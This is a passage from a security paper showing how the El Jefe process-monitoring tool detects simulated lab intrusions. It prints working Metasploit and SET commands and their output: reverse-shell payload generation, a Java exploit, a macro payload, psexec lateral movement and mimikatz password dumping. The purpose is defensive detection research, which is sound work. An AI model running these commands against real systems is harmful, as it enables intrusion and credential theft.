



**Figure 9 - unique events**

## 3.3. Suspicious parent process

Execution events that are normal in one context may be suspicious in another. You may see cmd.exe run regularly in your environment, but it is likely worth investigating if the parent process is java.exe or if the user is NT AUTHORITY\SYSTEM. Go to 'Events -> Search -> binary -> cmd.exe -> Query' to review the process relationships for cmd.exe.





**Figure 10 - parent process information**

## 3.4. High entropy executables

High entropy is an indicator that a file may be packed to avoid detection by anti-malware tools (Sikorski, M., & Honig, A., 2012). The entropy value is a measure of file randomness. Random data will have high entropy, as well as compressed or encrypted files. Go to 'Intrusion -> Methods -> ENTROPY:SUSPICIOUS -> Query' to search for these files.





**Figure 11 - high entropy files**

## 3.5. USB storage device tracking

When malware is discovered on a USB storage device, the incident handler needs to know which computers this device has touched. Go to 'USB -> Search' to search for removable storage devices by vendor ID or serial number.





**Figure 12 - USB device search**

# 4. Intrusion Analysis

## 4.1. Drive by download

A Java applet JMX vulnerability, CVE-2013-0422, is exploited when the victim browses an attacker controlled site with Internet Explorer. The attack is setup using the Social-Engineer Toolkit (SET) and Metasploit.

```
root@kali:~# setoolkit
   1) Social-Engineering Attacks
   2) Website Attack Vectors
   2) Metasploit Browser Exploit Method
   1) Web Templates
   5) Java Applet JMX Remote Code Execution (UPDATED 2013-01-19)
   9) Windows Meterpreter Reverse HTTPS       Tunnel
communication over HTTP using SSL and use Meterpreter
```

When the user accesses the page, Java is exploited, and a Java Meterpreter is loaded.

```
[*] 192.168.1.8      java_jre17_jmxbean_2 - handling request for
/
[*] 192.168.1.8      java_jre17_jmxbean_2 - Sending HTML
[*] 192.168.1.8      java_jre17_jmxbean_2 - handling request for
/FkGvZLO.jar
[*] 192.168.1.8      java_jre17_jmxbean_2 - Sending JAR
[*] 192.168.1.8      java_jre17_jmxbean_2 - handling request for
/FkGvZLO.jar
[*] 192.168.1.8      java_jre17_jmxbean_2 - Sending JAR
[*] 192.168.1.8      java_jre17_jmxbean_2 - handling request for
/java/lang/ClassBeanInfo.class
[*] 192.168.1.8      java_jre17_jmxbean_2 - handling request for
/java/lang/ObjectBeanInfo.class
[*] 192.168.1.8      java_jre17_jmxbean_2 - handling request for
/java/lang/ObjectCustomizer.class
[*] 192.168.1.8      java_jre17_jmxbean_2 - handling request for
/java/lang/ClassCustomizer.class
[*] Sending stage (30680 bytes) to 192.168.1.8
[*] Meterpreter session 1 opened (192.168.1.11:443 ->
192.168.1.8:1402) at 2015-03-19 21:03:47 -0400
```

In El Jefe, the log trail shows Internet Explorer spawning java.exe, and java.exe running 'metasploit.Payload'.





**Figure 13 - Metasploit payload**

## 4.2. Java applet

The victim is prompted to run a malicious Java applet hosted by the attacker.

```
root@kali:~# setoolkit
   1) Social-Engineering Attacks
   2) Website Attack Vectors
   1) Java Applet Attack Method
   1) Web Templates
  11) SE Toolkit Interactive Shell          Custom interactive
reverse toolkit designed for SET
```

The victim clicks through a security warning.





**Figure 14 - Java security warning**

The attacker gains interactive access.

```
[*] Connection received from: 192.168.1.8
*** Pick the number of the shell you want ***
1: 192.168.1.8:WINDOWS
set> 1
 [*] Dropping into the Social-Engineer Toolkit Interactive Shell.
set:active_target>
```

In El Jefe under 'Intrusion -> Methods -> CALL CHAIN: iexplorer->java->cmd' the exploitation is logged.





**Figure 15 - Java call chain**

## 4.3. Office macro

The victim is prompted to run a malicious macro in a Microsoft Word document (Offensive Security, n.d. b).

```
msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.11
LPORT=8080 ENCODING=shikata_ga_nai V
msfcli exploit/multi/handler
PAYLOAD=windows/meterpreter/reverse_tcp LHOST=192.168.1.11
LPORT=8080 E
```

The output of the 'msfpayload' command is pasted into a .doc file. The victim opens this file and clicks through a security warning.





**Figure 16 - Word macro warning**

The attacker gains interactive access.

```
[*] Sending stage (770048 bytes) to 192.168.1.3
[*] Meterpreter session 1 opened (192.168.1.11:8080 ->
192.168.1.3:49958) at 2015-03-19 23:15:20 -0400
```

In El Jefe, the event log shows Word spawning FuRcejXvi.exe.





**Figure 17 - FuRcejXvi.exe**

## 4.4. Infected thumb drive

The victim runs a malicious executable from a thumb drive.

```
msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.9
LPORT=8080 ENCODING=shikata_ga_nai X > readme.exe
msfcli exploit/multi/handler
PAYLOAD=windows/meterpreter/reverse_tcp LHOST=192.168.1.9
LPORT=8080 E
```

The attacker gains interactive access.

```
[*] Sending stage (770048 bytes) to 192.168.1.8
[*] Meterpreter session 1 opened (192.168.1.9:8080 ->
192.168.1.8:1179) at 2015-03-20 07:17:14 -0400
meterpreter > shell
Process 4084 created.
Channel 1 created.
Microsoft Windows [Version 6.0.6002]
Copyright (c) 2006 Microsoft Corporation.  All rights reserved.

F:\>whoami
whoami
hax0r\root
```

In El Jefe, the logs show Explorer launching readme.exe, which then spawns cmd.exe when the attacker starts the shell.





**Figure 18 - execution from USB drive**

## 4.5. Lateral movement

The attacker accesses the victim machine using a shared local administrator password recovered from another compromised host on the network.

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 192.168.1.8
RHOST => 192.168.1.8
msf exploit(psexec) > set SMBUser Administrator
SMBUser => Administrator
msf exploit(psexec) > set SMBPass Shared.Admin.Password!
SMBPass => g0ri11A!
msf exploit(psexec) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(psexec) > exploit

[*] Connecting to the server...
[*] Started bind handler
[*] Authenticating to 192.168.1.8:445|WORKGROUP as user
'Administrator'...
[*] Uploading payload...
```

```
[*] Created \RusxrpSq.exe...
[+] 192.168.1.8:445 - Service started successfully...
[*] Deleting \RusxrpSq.exe...
[*] Sending stage (770048 bytes) to 192.168.1.8
[*] Meterpreter session 1 opened (192.168.1.9:42497 ->
192.168.1.8:4444) at 2015-03-20 10:02:31 -0400

meterpreter >
```

The attacker recovers the victim's password from memory (Offensive Security, n.d. a).

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > load mimikatz
Loading extension mimikatz...success.
meterpreter > wdigest
[+] Running as SYSTEM
[*] Retrieving wdigest credentials
wdigest credentials
===================

AuthID      Package    Domain        User             Password
------      -------    ------        ----             --------
0;999       NTLM       WORKGROUP     HAX0R$
0;76784     NTLM
0;996       Negotiate  WORKGROUP     HAX0R$
0;997       Negotiate  NT AUTHORITY  LOCAL SERVICE
0;76968181  NTLM       hax0r         Administrator
Shared.Admin.Password!
0;160708    NTLM       hax0r         root             gold.paper!
0;160681    NTLM       hax0r         root             gold.paper!
0;867074    NTLM       hax0r         __vmware_user__
zrl8)8H1LzBeLn1p*qF@oiv%0ggy!gy^
```

In El Jefe, the logs show rundll32.exe run by NT AUTHORITY\SYSTEM.

